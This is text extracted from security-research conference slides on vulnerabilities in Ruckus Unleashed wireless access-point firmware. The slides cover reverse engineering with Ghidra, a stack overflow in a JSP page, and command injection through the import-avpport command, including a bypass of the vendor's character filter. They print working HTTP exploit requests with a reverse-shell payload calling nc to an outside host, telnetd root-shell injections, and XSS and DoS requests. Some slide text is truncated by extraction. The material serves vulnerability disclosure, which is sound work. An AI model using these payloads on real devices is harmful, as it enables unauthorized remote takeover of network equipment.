

Don't Ruck Us Again

The Exploit Returns

Weird stuff

rkscli: ruckus	rkscli: ruckus	rkscli: ruckus
wuff wuff	bau bau	ruff

rkscli: !v54! What's your chow:



0003
RESOURCE
EXHAUSTION



30:20 / 48:39



echo \$USER

- Gal Zror - @waveburst
- Security research leader at Aleph Research by HCL AppScan
- 10+ RE, 0days, Exploits, embedded Linux devices




Recap

- Credential leakages + SSH jailbreak
- Unauth stack buffer overflow
- Command injection + Auth bypass



R510 Unleashed

- AP: C110, E510, H320, H510, M510, R310, R500, R510 R600, R610, R710, R720, T300, T301n, T310d, T610, T710
- ZoneDirector line
- Unleashed Firmware <= (200.7.10.102.92)



What's New?

- Patch did not fix all vulnerabilities
- Now I own a device
- New Ghidra script






Previous script

0101 DAT Defined Data - 1928 items (of 15213)			
Data	Location	T...	Size
"[DEBUG] id(0x%08x) - %s(): FM auth ok\n"	001afe60	string	39
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: AuthFM(password, is_adm...	001afdd0	string	79
"[DEBUG] id(0x%08x) - %s(): logout admin, del credential\n"	001afd44	string	57
"[DEBUG] id(0x%08x) - %s(): cid is null\n"	001afcc8	string	40
"[INFO] id(0x%08x) - %s(): cid is null\n"	001afc94	string	40
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: LogoutAdmin(session_id, i...	001afc20	string	86
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: AuthAdmin(cid, username...	001afa3c	string	87
"[ERROR] id(0x%08x) - %s(): %s(not peer ZD) tried to access cluster stuffs\n"	001af950	string	75
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: Cluster(action, value)\n"	001af8c4	string	75
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: Cluster(action[, value])\n"	001af818	string	77
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: GetSysInfo(type, filename...	001af6fc	string	79
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: FmTemplate(action, file)\n"	001af500	string	77
"[ERROR] id(0x%08x) - %s(): Syntax Error, expected: UserAgentCheck(headers[...	001af450	string	90
"[DEBUG] id(0x%08x) - %s(): ua=%s\n"	001af3e0	string	34
"[WARN] id(0x%08x) - %s(): unable to handle user-agent: %s\n"	001af390	string	60
"[DEBUG] id(0x%08x) - %s(): Mac_OS_Verion = %d_%d\n"	001af31c	string	50
"[DEBUG] id(0x%08x) - %s(): *****Linux*****\n"	001af284	string	64
"[ERROR] id(0x%08x) - %s(): UrlCheck it is XSS risk, redirect to %s, query %s\n"	001af118	string	78
"[ERROR] id(0x%08x) - %s(): Check register result for cid[%s] failed.\n"	001aeffc	string	70
"[ERROR] id(0x%08x) - %s(): Register guestsvc[%s] with Facebook failed.\n"	001aef4c	string	72
"[ERROR] id(0x%08x) - %s(): The maxmum of Facebook WiFi profile is %d.\n"	001aeaa8	string	71

G Decompile: getZDDN - (emfd)

```
1
2 undefined * getZDDN(void)
3
4 {
5     bool bVar1;
6     undefined *puVar2;
7     int iVar3;
8     __pid_t _Var4;
9     uint uVar5;
10    undefined *puVar6;
11
12    puVar2 = (undefined *)getNonLocalizedString("DOMAIN_NAME");
13    iVar3 = logGetFacility();
14    if (iVar3 == 1) {
15        if (bVar1) {
16            puVar6 = puVar2;
17            if (puVar2 == (undefined *)0x0) {
18                puVar6 = &DAT_001ab198;
19            }
20            printf("[DEBUG] id(0x%08x) - %s(): ZD Domain Name: %s\n", 0x1000040, "getZDDN", puVar6);
21        }
22    }
23    return puVar2;
24 }
```



New script


```
16865  /*
16866  *   Create a web server described by a config file.
16867  */
16868  MPR *maCreateWebServer(const char *configFile)
```



EmbedThis

Device Manager

```
16877  if ((mpr = mprCreate(0, NULL, NULL)) == 0) {
16878      mprError(mpr, "Can't create the web server runtime");
16879      return 0;
16880  }
16881  if (mprStart(mpr, 0) < 0) {
16882      mprError(mpr, "Can't start the web server runtime");
16883      return 0;
16884  }
16885  http = maCreateHttp(mpr);
16886  if ((server = maCreateServer(http, configFile, NULL, NULL, -1)) == 0) {
16887      mprError(mpr, "Can't create the web server");
16888      return 0;
16889  }
```




Script output

```
2 undefined4 * FUN_00014f38(undefined4 param_1)
3
4 {
5     undefined4 uVar1;
6     __uid_t _Var2;
7     passwd *ppVar3;
8     __gid_t _Var4;
9     group *pgVar5;
10    undefined4 *puVar6;
11
12    uVar1 = FUN_000b92e4(param_1, 0xa0, &LAB_0001515c);
13    puVar6 = (undefined4 *)FUN_000b9140(uVar1, "server.c:138");
14    if (puVar6 == (undefined4 *)0x0) {
15        puVar6 = (undefined4 *)0x0;
16    }
```




Unknown code



Ruckus code


Embedthis code



Ghidra script - ReplaceFuncNameFromSource

- github.com/alephsecurity/general-research-tools





First Attack Scenario

Demo Time!

IN CASE DEMO
GODS ARE
WRATHFUL
CLICK LINK



Web interface

- `/bin/webs`




- `/bin/emfd`

- `/usr/lib/libemf.so`



Web interface



```
2 void rks_registerEspExtension(int param_1)
3
4 {
5     DAT_001106b0 = param_1;
6     rks_RegisterFuction(param_1,"S",rks_S);
7     rks_RegisterFuction(DAT_001106b0,"Str",rks_Str);
8     rks_RegisterFuction(DAT_001106b0,"EscapeJS",rks_EscapeJS);
9     rks_RegisterFuction(DAT_001106b0,"EscapeJStr",rks_EscapeJStr);
10    rks_RegisterFuction(DAT_001106b0,"Now",rks_Now);
11    rks_RegisterFuction(DAT_001106b0,"Delegate",rks_espDelegate);
12    rks_RegisterFuction(DAT_001106b0,"DelegateAsyn",rks_espDelegateAsyn);
13    rks_RegisterFuction(DAT_001106b0,"GetCookieValue",rks_espGetCookieValue);
14    rks_RegisterFuction(DAT_001106b0,"URIEncode",rks_URIEncode);
15    rks_RegisterFuction(DAT_001106b0,"Print",rks_espPrint);
16    rks_RegisterFuction(DAT_001106b0,"OauthCheckToken",rks_espOauthCheckToken);
17    rks_RegisterFuction(DAT_001106b0,"HTML2Escape",rks_HTML2Escape);
18    rks_extensionInit(DAT_001106b0);
19    return;
20 }
21
```

Web interface - /bin/webs

→ web wget 192.168.0.1/admin/webPage/wifiNetwork/wlanSysConfirm.jsp

1 → web cat ./admin/webPage/wifiNetwork/wlanSysConfirm.jsp

```
2 <%
3
4 var aeFlag = EscapeJStr(params["flag"]);
5 var content = params["contentKey"]
6 content = content || "UN_SendEmailOrSMS";
7 var showCancel = params["showCancel"]!='f
8 %>
9 <div style="width:750px;margin-top:50px;b
   id="wlanSysConfirm">
10 <s class="close_tag" style="display:<%=sh
   id="close_wlansysconfirm">&times;</s>
11 <div class="head_title">
12 <p style="line-height:30px;padding:5% 0;"><%S(content);%></p>
13 <div class="button_box">
14   <input type="button" value="<%S("Yes")%>" class="ok" id="sysconfirm_yes">
15   <input type="button" style="display:<%=showCancel?'':'none'%>" value="<%S("No")%>"
   class="cancel" id="sysconfirm_no">
16 </div>
17 </div>
```


```
void rks_registerEspExtension(int param_1)
```

```
{
  DAT_001106b0 = param_1;
  rks_RegisterFuction(param_1,"S",rks_S);
  rks_RegisterFuction(DAT_001106b0,"Str",rks_Str);
  rks_RegisterFuction(DAT_001106b0,"EscapeJS",rks_EscapeJS);
  rks_RegisterFuction(DAT_001106b0,"EscapeJStr",rks_EscapeJStr);
  rks_RegisterFuction(DAT_001106b0,"Now",rks_Now);
  rks_RegisterFuction(DAT_001106b0,"Delegate",rks_espDelegate);
  rks_RegisterFuction(DAT_001106b0,"DelegateAsyn",rks_espDelegateAsyn);
}
```


Unsafe string copy

```
2 void rks_registerEspExtension(int param_1)
3
4 {
5     DAT_001106b0 = param_1;
6     rks_RegisterFuction(param_1, "S", rks_S);
7     rks_RegisterFuction(DAT_001106b0, "Str", rks_Str);
8     rks_RegisterFuction(DAT_001106b0, "EscapeJS", rks_EscapeJS);
9     rks_RegisterFuction(DAT_001106b0, "EscapeJSt", rks_EscapeJSt);
10    rks_RegisterFuction(DAT_001106b0, "Now", rks_Now);
11    rks_RegisterFuction(DAT_001106b0, "Delegate", rks_delegate);
12    rks_RegisterFuction(DAT_001106b0, "DelegateAsyn", rks_espDelegateAsyn);
13    rks_RegisterFuction(DAT_001106b0, "GetCookieValue", rks_espGetCookieValue);
14    rks_RegisterFuction(DAT_001106b0, "URIEncode", rks_URIEncode);
15    rks_RegisterFuction(DAT_001106b0, "Print", rks_espPrint);
16    rks_RegisterFuction(DAT_001106b0, "OauthCheckToken", rks_espOauthCheckToken);
17    rks_RegisterFuction(DAT_001106b0, "HTML2Escape", rks_HTML2Escape);
18    rks_extensionInit(DAT_001106b0);
19    return;
20 }
21
```

Grep it



```
→ web grep -nr "<%S([^\\"s].*[^\\"])" `find . -iname "*.jsp"`  
./admin/webPage/wifiNetwork/wlanSysConfirm.jsp:11:<p style="line-height:30px;  
padding:5% 0;"><%S(content);%></p>  
./user/error.jsp:19:      <%S(err_msg);%>
```


wlanSysConfirm.jsp

```
1 → web cat ./admin/webPage/wifiNetwork/wlanSysConfirm.jsp
2 <%
3
4 var aeFlag = EscapeJStr(params["flag"]);
5 var content = params["contentKey"]
6 content = content || "UN_SendEmailO
7 var showCancel = params["showCancel"]
8 %>
9 <div style="width:750px;margin-top:50px;border-radius:5px;" class="pop_box box_824"
  id="wlanSysConfirm">
10 <s class="close_tag" style="display:<%=showCancel?'':'none'%>"
  id="close_wlansysconfirm">&times;</s>
11 <div class="head_title">
12 <p style="line-height:30px;padding:5% 0;"><%=S(content);%></p>
13 <div class="button_box">
14   <input type="button" value="<%=S("Yes")%>" class="sysconfirm_yes">
15   <input type="button" style="display:<%=showCancel?'':'none'%>" value="<%=S("No")%>"
  class="cancel" id="sysconfirm_no">
16 </div>
17 </div>
18 <script>
19 var ae_flag = '<%=aeFlag%>';
20 </script>
```



Smashing

```
1 POST /admin/webPage/wifiNetwork/wlanSysConfirm.jsp HTTP/1.1
2 Host: 192.168.0.1
3 Content-Type: application/x-www-form-urlencoded charset=UTF-8
4 Content-Length: 2948
5
6 flag=b&contentKey=a....[a*2928]...a
```



Exploitation

```
1 POST /admin/webPage/wifiNetwork/wlanSysConfirm.jsp HTTP/1.1
2 Host: 192.168.0.1
3 Content-Type: application/x-www-form-urlencoded charset=UTF-8
4 Content-Length: 2990
5
6 flag=b&contentKey=aaaaaa.....aaaaaaaaaaaaaaaaap000 000p0005Ad6sr00d8Ad9Ae0Ae1A3Ae4Ae5Ae6A,e7Ae
CCCCDDDD000000000000f5Af6Af7,CCCC,rm /tmp/b;mknod /tmp/b;(/bin/sh 0</tmp/b|nc 192.168.0.2 1337 1>/tmp/b)
```

Gadget 1 - sub sp, fp, #0x14 ; pop {r4, r5, r6, r7, fp, pc}

Gadget 2 - mov r0, r4 ; pop {r4, pc}

Call System()





Other Attacks



Other vulnerabilities found

- XSS
- DOS
- Info leak -> jailbreak




Cross-Site Scripting

```
1 POST /admin/_wla_cmdstat.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 Content-Length: 124
4 Connection: close
```

```
5
6 <ajax-request action='docmd' updater=''>
7 <xcmd cmd='get-
8 </ajax-request>
9
10 POST /admin/_wla_cmdstat.jsp HTTP/1.1
11 Content-Type: application/x-www-form-urlencoded charset=UTF-8
12 Content-Length: 190
13 Connection: close
```

```
14 HTTP/1.1 200 OK
15 Date: Fri, 15
16 Server: Embed
17 X-Frame-Options:
18 Cache-Control:
19 Content-Length: 10
20 Connection: close
21 Content-type: text/xml
22 X-Appweb-Seq: 46
23
24 <?xml version="1.0" encoding="utf-8"><!DOCTYPE ajax-response><ajax-response>
25 <response type="object" id="!!!Chookity!!!"><failure code="
26 UN_E_FailSecurityInfoWrongEmail" /></response></ajax-response>
```



Denial of Service

```
1 POST / HTTP/1.1
2 Content-Type: multipart/form-data; boundary=abc
3 Content-Length: 68
4
5 --abc
6 Content-Disposition;; name="text123"
7
8 text default
9 --abc--
```

Information Leakage

```
2 <root xmlns="urn:schemas-upnp-org:device-1-0">
3   <specVersion>
4     <major>1</major>
5     <minor>0</minor>
6   </specVersion>
7   <URLBase>http://192.168.0.1/</URLBase>
8   <device>
9     <deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
10    <friendlyName>Ruckus-Unleashed 192.168.0.1</friendlyName>
11    <manufacturer>Ruckus Wireless</manufacturer>
12    <manufacturerURL>http://www.ruckuswireless.com</manufacturerURL>
13    <modelDescription>Ruckus Wireless Unleashed</modelDescription>
14    <modelName>R510</modelName>
15    <modelName>200.7.10.2</modelName>
16    <modelURL>http://www.ruckuswireless.com/</modelURL>
17    <serialNumber>161902007765</serialNumber>
18    <UDN>uuid:edb18e23-06ff-8c6d</UDN>
19    <UPC>unknown</UPC>
20    <iconList>
21      <icon>
22        <mimetype>image/gif</mimetype>
23        <width>32</width>
24        <height>32</height>
25        <depth>8</depth>
```






Second Attack Scenario




Command injection

000ae590	bl system	cmdSpectraAnalysis
000af6f0	bl system	cmdPacketCapture
000b6d60	bl system	cmdImportCategory
000b727c	bl system	cmdImportAvpPort



Functions - 8 items (of 2189)		
Label	Location	Reference Count
execl	0001186c	2
execSysCmdImpl	00011ba8	240
execv	00011080	5
execvp	00011ed8	3
popen	00011e48	33
popenSysCmdImpl	00010fcc	18
preadSysCmdImpl	00011020	16
system	00010a98	107



Command injection

POST /admin/_cmdstat.jsp HTTP/1.1

Content-type: application/x-www-form-urlencoded; charset=UTF-8

X-CSRF-Token: oaMM8

Content-Length: 217

Cookie: -ejs-session-4bd16942005c785bac52

<ajax-request action='doCommand' xcmd='import-avpport' updater='system'>


<xcmd cmd='import-avpport' uploadFile

doCommand cmdImportPort

```
55 memset(command, 0, 100);
56 snprintf(command, 100, "import-avpport %s", "/etc/airespider/uploadFile");
57 system(command);
58 local_360 = "/etc/airespider/uploaded/avpport_file";
59 snprintf(command, 100, "ln -fs %s %s", "/etc/airespider/uploadavpport_file",
60 "/etc/airespider/uploaded/avpport_file");
61 system(command);
```

Patched command injection

```
2  undefined4 cmdImportAvpPort(char *param_1)
3
4  {
26     local_18 = 0;
27     uploadFile = xGetAttrString(param_1,"uploadFile","");
48     iVar1 = is_validate_input_string(uploadFile);
49     if (iVar1 == 0) {
57         memset(command,0,0x100);
58         snprintf(command,0x100,"cp %s /etc/airespider/",uploadFile);
59         system(command);
60         local_360 = "/etc/airespider/uploaded/avpport_file";
61         snprintf(command,0x100,"ln -fs %s %s","/etc/airespider/uploadavpport_file",
62                 "/etc/airespider/uploaded/avpport_file");
63         system(command);
64         local_28 = fopen(uploadFile,"r");
```



is_validate_input_string()

```
2 undefined4 is_validate_input_string(char *param_1)
3
4 {
5     size_t sVar1;
6     char *pcVar2;
7     int local_c;
8
9     if (param_1 != (char *)0x0) {
10         sVar1 = strlen(param_1);
11         local_c = 0;
12         while (local_c < (int)sVar1) {
13             pcVar2 = strchr("$;&()|<>\\'\"`\\ \" (uint)(byte)param_1[local_c]);
14             if (pcVar2 != (char *)0x0) {
15                 return 0xffffffff;
16             }
17             local_c = local_c + 1;
18         }
19     }
20     return 0;
21 }
```

Character	Description
\$	Dollar sing
;	Semicolon
&	Ampersand
(Left parenthesis
)	Right parenthesis
	Vertical bar
<	Less-than sign
>	Greater-than sign
'	Single quote
"	Double quote
`	Backtick
\	Backslash
	Space

Spot the Characters



Shebang



+




=





Previous Command Injection

```
1 POST /admin/_cmdstat.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=
3 X-CSRF-Token: oaMM8EBv1Y
4 Cookie: -ejs-session-=x236a14bd195e0f136942005c785bac52
5 Content-Length: 223
6
7 <ajax-request action='docmd' xcmd='get-platform-depends' updater='system.1568118269965.3208' comp='system'>
8 <xcmd cmd='import-avpport' uploadFile=';telnetd -l/bin/sh -p1337' type='wlan-maxnums' />
9 </ajax-request>
```



New Command Injection

```
1 POST /admin/_cmdstat.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 X-CSRF-Token: oaMM8EBv1Y
4 Cookie: -ejs-session-=x236a14bd195e0f136942005c785bac52
5 Content-Length: 225
6
7 <ajax-request action='docmd' xcmd='get-platform-depends' updater='system.1568118269965.3208' comp='system'>
8 <xcmd cmd='import-avpport' uploadFile='#!/bin/sh\ntelnetd -l/bin/sh -p1337' type='wlan-maxnums' />
9 </ajax-request>
```



system.xml

```
